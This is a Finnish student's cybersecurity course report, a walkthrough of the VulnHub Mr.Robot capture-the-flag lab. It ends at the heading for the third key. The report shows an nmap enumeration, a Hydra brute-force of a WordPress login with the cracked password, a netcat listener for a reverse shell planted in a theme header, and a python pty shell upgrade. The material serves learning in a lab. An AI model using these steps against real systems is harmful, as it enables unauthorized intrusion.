



Mr.Robot-haaste

Kyberturvallisuus-opintojakson tutkimustyö

Elmeri Söderholm, AA3979

Tutkimustyö
Kyberturvallisuus, Joonatan Ovaska
29.5.2022
Tekniikan ala

Sisältö

1	Johdanto	3
2	Alkukonfiguraatiot.....	3
3	Haasteen aloitus.....	5
3.1	Ensimmäinen avain	6
3.2	Toinen avain	10
3.3	Kolmas avain.....	16
4	Pohdinta.....	17
	Lähteet	18

Kuviot

Kuvio 1. DHCP-yhteyden luonti	4
Kuvio 2. Molemmat koneet DHCP-yhteydessä.....	4
Kuvio 3. Mr.Robot-koneen aloitusnäkymä	5
Kuvio 4. IP-osoite ja sen avulla löydetty sivu.....	6
Kuvio 5. Luetteloitikomennon tulos	7
Kuvio 6. Sisäänkirjautumissivusto.....	7
Kuvio 7. Readme-tekstitiedosto	8
Kuvio 8. Robots-tekstitiedosto	8
Kuvio 9. Ensimmäinen avain	9
Kuvio 10. Kirjautumissivun lähdekoodi	10
Kuvio 11. Hydra-komento käyttäjän selvittämiseen	10
Kuvio 12. Uuden sanalistan luominen ilman duplikaatteja	11
Kuvio 13. Komento salasanan etsimiseen	11
Kuvio 14. Salasana käyttäjälle "elliott"	12
Kuvio 15. Reverse shell koodi headerissä	12
Kuvio 16. Portin kuuntelu	13


Kuvio 17. Navigointi toiseen avaimen	13
Kuvio 18. Salasana robot-käyttäjälle	14
Kuvio 19. MD5 stringin peruutus	14
Kuvio 20. Kirjautuminen robot-käyttäjään	15
Kuvio 21. Toinen avain.....	15
Kuvio 22. Tiedostoja, jossa suid bit.....	16
Kuvio 23. Kolmas avain	16

1 Johdanto


Opintojakson alussa en vielä uskonut erikoistuvani kyberturvallisuuteen. Kurssin loppupuolella ja varsinkin tutkimustyön tehtyäni, olen tykästynyt siihen erittäin paljon ja aion erikoistua siihen. Tein kurssin lopussa tutkimustyön, jossa tehdään pienimuotoinen murtautumishaaste. Minulla ei ollut aiempaa kokemusta tästä, joten olin hyvin kiinnostunut lähteä kokeilemaan tällaista haastetta. Onneksi tein haasteen, sillä se oli erittäin kiinnostava ja opetti minulle paljon uutta. Kurssilla ei ollut kauheasti käytännön tekemistä, joten tämä oli sopiva työ lopettaa kurssi. Selailin jonkin aikaa Vulnhubia ja löysin paljon erilaisia haasteita. Minulla ei ollut oikeastaan mitään tiettyä harjoitusta mielessä ja päädyin sitten Mr.Robot-haasteeseen. Haasteessa täytyy etsiä kolme avainta, jotka ovat aina toistaan vaikeampia löytää. Haaste on aloittelijatasoa. Käytin kahta erilaista walkthroughia apunani aina kun tarvitsi, sillä muuten työ olisi ollut liian ylitsepääsemätön minun melkein nollataidoillani.

2 Alkukonfiguraatiot

Heti haasteen alussa piti alkaa hieman kertailemaan tietoverkkoasioita. Haasteen asentaminen Virtualboxiin ja Virtual Machineiden conffaaminen oli vielä muistissa, joten niissä ei aikaa kulunut paljoa. Käytin samoja konfiguraatioita koneisiin kuin walkthroughissa oli. Haaste kuitenkin edellytti DHCP-yhteyden luomista kahden koneen – kali- ja haastekoneen kesken – ja walkthroughheissa ei tälle annettu sen tarkempaa neuvoa. Pienen kertauksen ja googlailun jälkeen sain kuitenkin DHCP:n toimimaan Host Network Managerin kautta (ks. kuvio 1). Koneet piti tietenkin sitten yhdistää vielä DHCP:seen (ks. kuvio 2).



Kuvio 1. DHCP-yhteyden luonti




Kuvio 2. Molemmat koneet DHCP-yhteydessä

Walkthroughissa puhuttiin myös jostain palomuurisäännöstä, johon en tehnyt itse muutoksia. En ollut aivan varma, mitä ja mistä pitäisi muuttaa, joten päätin olla koskematta siihen. Näiden konfiguraatioiden jälkeen olin valmis asentamaan kalin ja haastekoneen.


3 Haasteen aloitus

Kun konfiguraatiot oli tehty, aloitin haasteen tekemisen. Käynnistin ja asensin molemmat koneet ja huomasin heti, että Mr.Robot-koneelle ei tarvinnut tehdä mitään muuta kuin pitää se käynnissä (ks. kuvio 3). Kaikki työ tehtiin kali-koneessa.



Kuvio 3. Mr.Robot-koneen aloitusnäkymä

Koko haasteen aikana käytin walkthroughia apunani, tosin yritin kyllä miettiä ja tutkia ympäristöäni koko ajan. Ensimmäinen vaihe oli murtautumiskohteen IP:n etsiminen. Tämä löytyi helposti yhdellä komennolla `ip add s`. Tämän jälkeen avasin selaimen ja kävin kyseisen kohteen IP-osoitteen sivulla (ks. kuvio 4).



Kuvio 4. IP-osoite ja sen avulla löydetty sivu

3.1 Ensimmäinen avain

Nyt kun olin päässyt kohteen sivulle, aloin miettimään miten etenisin seuraavaksi. Katsoin lähdekoodia, mutta en oikein tiennyt mitä etsiä. Seurasin siis walkthroughia ja tein luettelointitoiminnon sivulle käyttämällä nmap skriptikomentoa (ks. kuvio 5). Tämä oli täysin uutta minulle.


```

kali@kali: ~
File Actions Edit View Help
(kali@kali)~$
nmap -script http-enum.nse 192.168.56.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 07:48 EDT
Nmap scan report for 192.168.56.3
Host is up (0.00025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
http-enum:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/wp-login.php: Possible admin folder
/robots.txt: Robots file
/feed/: Wordpress version: 4.3.1
/wp-includes/images/rss.png: Wordpress version 2.2 found.
/wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
/wp-includes/images/blank.gif: Wordpress version 2.6 found.
/wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
/wp-login.php: Wordpress login page.
/wp-admin/upgrade.php: Wordpress login page.
/readme.html: Interesting, a readme.
/0/: Potentially interesting folder
/image/: Potentially interesting folder
443/tcp   open  https
http-enum:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/wp-login.php: Possible admin folder
/robots.txt: Robots file
/feed/: Wordpress version: 4.3.1
/wp-includes/images/rss.png: Wordpress version 2.2 found.
/wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
/wp-includes/images/blank.gif: Wordpress version 2.6 found.
/wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
/wp-login.php: Wordpress login page.
/wp-admin/upgrade.php: Wordpress login page.
/readme.html: Interesting, a readme.
/0/: Potentially interesting folder
/image/: Potentially interesting folder
Nmap done: 1 IP address (1 host up) scanned in 65.43 seconds

```


Kuvio 5. Luetteloitokomennon tulos

Tutkin luetteloja ja huomasin, että sivusto käyttää wordpressiä. Huomasin myös robots.txt tiedston ja muitakin kiinnostavia tiedostoja. Sisäänkirjautumissivusto näkyy myös, joten päätin kokeilla sitä (ks kuvio 6).




Kuvio 6. Sisäänkirjautumissivusto


Walkthroughia katsoessani, huomasin että siinä oli tehty sama asia. Tämän jälkeen katsoin myös readme-tekstitiedoston (ks. Kuvio 7) ja robots-tekstitiedoston (ks. Kuvio 8). Robotsista löytyi ensimmäinen avain (ks. Kuvio 9).



Kuvio 7. Readme-tekstitiedosto




Kuvio 8. Robots-tekstitiedosto




Kuvio 9. Ensimmäinen avain

3.2 Toinen avain

Robots-tekstitiedostosta löytyi myös fsociety.dic niminen tiedosto. Sen avaaminen sivulla aloitti latauksen ja sitä selaamalla kävi ilmi, että se oli sanalista, jossa on yli 800 tuhatta sanaa riveinä. Seuraavaksi piti saada selville toimiva käyttäjä ja salasana, jotta pääsen sisään adminin sivulle. Walkthrough käytti hydraa brute-forceamiseen sivulle. Tätä päätin itsekin käyttää. Aluksi tutkin hieman sisäänkirjautumissivun lähdekoodia ja löysin käyttäjällä ja salasanalle omat kenttensä "log" ja "pwd" (ks. kuvio 10). Näitä piti käyttää hydra komennossa, joka löytyi walkthroughista (ks. kuvio 11).



Kuvio 10. Kirjautumissivun lähdekoodi



Kuvio 11. Hydra-komento käyttäjän selvittämiseen


IP on kuviossa 11 eri kuin muissa, koska muutin IP:tä DHCP asetuksissa tämän jälkeen. Tulos on kuitenkin sama. Eli käyttäjätunnus on "elliott" isolla tai pienellä kirjoitettuna. Tämän jälkeen täytyi selvittää salasana ja tässä törmäsin ongelmaan.

Walkthrough kertoo, että tässäkin voi käyttää hydraa, mutta demonstraation nimissä siinä kokeillaan wpscania. Tämän walkthroughin komento antoi minulle yhteysvirhettä ja kokeilin ratkaista ongelmaa muuttamalla DHCP-asetuksia, päivittää wpscania ja kokeilemalla wpscanin tokenia. Mikään näistä ei auttanut, joten päätin etsiä toisen walkthroughin, jossa käytettiin hydraa. Tässä walkthroughissa huomautettiin, että sanalistassa esiintyy sama sana useampaan kertaan, joten tiedostosta suositeltiin poistamalla duplikaatit ja luomaan näille oma tiedosto, jotta salasanan etsimisessä ei menisi niin kauan aikaa. Tein tämän ja tiedosto pieneni noin 11 tuhanteen sanaan (ks. kuvio 12).



Kuvio 12. Uuden sanalistan luominen ilman duplikaatteja

Nyt kun sanalista oli pienentynyt, käytin hydra komentoa (ks. kuvio 13) ja salasanan löytämisessä kesti vain noin 10 minuuttia.



Kuvio 13. Komento salasanan etsimiseen


Haasteessa oli mennyt noin kaksi tuntia tähän vaiheeseen asti. Pelkästään salasanan löytämiseen olin kuitenkin käyttänyt lähemmäs kymmenen tuntia, koska halusin epätoivoisesti saada wpscania toimimaan, enkä ajatellut muita lähestymistapoja. Onneksi löysin salasanan viimeinkin (ks. kuvio 14).

```
[ATTEMPT] target 192.168.56.3 - login "elliott" - pass "ABCDEFGHIJKLMNOPQRSTUVWXYZ" - 11452 of 11452 [child 11] (0/0)
[STATUS] attack finished for 192.168.56.3 (waiting for children to complete tests)
[VERBOSE] Page redirected to http://192.168.56.3/wp-admin/
[80][http-post-form] host: 192.168.56.3 login: elliott password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-24 16:07:57

(kali@kali)-[~]
$
```


Kuvio 14. Salasana käyttäjälle "elliott"

Nyt kun olin viimein päässyt sisään admin sivulle, palasin alkuperäiseen walkthroughiin ja etenin haasteessa. Tutkin sivustoa jonkin aikaa mutta en löytänyt mitään hyödyllistä. Katsoin walkthroughia ja siellä aloitettiin reverse shell -vaihe. Tässä piti lisätä headerin alkuun pieni koodinpätkä, jolla kohdesivu saa yhteyden hyökkäyskoneeseen (ks. Kuvio 15).




Kuvio 15. Reverse shell koodi headerissä

Nyt avasin terminaalin ja kirjoitin komennon `nc -lvp 443`, jolla pystyn kuuntelemaan porttia (ks. kuvio 16).



Kuvio 16. Portin kuuntelu

Tämän jälkeen kirjoitin selaimeen kohteen IP:n ja jonkun osoitteen tiedostolle, jota ei ole olemassa. Tämä antoi minulle pääsyn shelliin. Walkthroughia seuraamalla navigoin toiseen avaimeen (ks. kuvio 17).



Kuvio 17. Navigointi toiseen avaimeen

Robot-kansiosta löytyi avaimen lisäksi md5 tiedosto, joka sisälsi robots-käyttäjän salasana (ks. kuvio 18). Kopioin salasanan MD5 converter sivulle ja salasana näytti olevan vain aakkoset (ks. kuvio 19).

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Kuvio 18. Salasana robot-käyttäjälle

MD5 reverse for c3fcd3d76192e4007dfb496cca67e13b

The MD5 hash:
c3fcd3d76192e4007dfb496cca67e13b
was successfully reversed into the string:
abcdefghijklmnopqrstuvwxyz

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

Latest succesful MD5 reverses

Wr

MD

an al

char

char

instar

5f4

The

integ

and t

Is i

MD

rever

origir

math

Mo:

passi

This i

impo:

say, i

data:

Kuvio 19. MD5 stringin peruutus

Nyt kun löysin salasanan, pitäisi päästä pois rajoitetusta shellistä, tuoda tty sessio ja kirjautua robot-käyttäjään walkthroughin mukaan. Walkthrough referoi <https://net-sec.ws/?p=337> , josta sai komennon tty session tuomiseen (ks. kuvio 19).

```

daemon@linux:~$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
add-shell          grub-reboot        sshd
addgroup           grub-set-default   tarcat
adduser            grub-terminfo      tcpd
arp                iconvconfig         tcpdchk
arpd               install-sgmlcatalog tcpdmatch
chpasswd           invoke-rc.d         try-from
chpasswd           ip6tables-apply    tunelp
chroot             iptables-apply     tzconfig
cpgr               kernel-helper      ufw
cppw               ldattach           update-ca-certificates
cron               locale-gen          update-catalog
cytune             logrotate          update-grub
delgroup           mkinitramfs        update-initramfs
deluser            mklost+found       update-locale
dpkg-preconfigure newusers           update-mime
dpkg-reconfigure  nfnl_osf           update-passwd
e2freefrag        nologin            update-rc.d
e4defrag          ntpdate            update-xmlcatalog
fdformat          ntpdate-debian     useradd
filefrag          pam-auth-update    userdel
groupadd           pam_getenv         usermod
groupdel           pam_timestamp_check validlocale
groupmod           pwck               vcstime
grpck             pwconv             vigr
grpconv           pwunconv           vipw
grpunconv         readprofile        visudo
grub              remove-shell       vmtoolsd
grub-floppy       rmt                vmware-checkvm
grub-install      rmt-tar            vmware-rpctool
grub-macbless     rsyslogd           vmware-vmblock-fuse
grub-md5-crypt    rtcwake            vsftpd
grub-mkconfig     safe_finger        zic
grub-mkdevicemap  service
grub-probe        setvesablink
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/usr/sbin$

```

Kuvio 20. Kirjautuminen robot-käyttäjään

Nyt kun olen sisällä robot-käyttäjällä, voin avata toisen avaimen (ks. kuvio 20).

```

robot@linux:/usr/sbin$ cd
cd
robot@linux:~$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$

```

Kuvio 21. Toinen avain

3.3 Kolmas avain

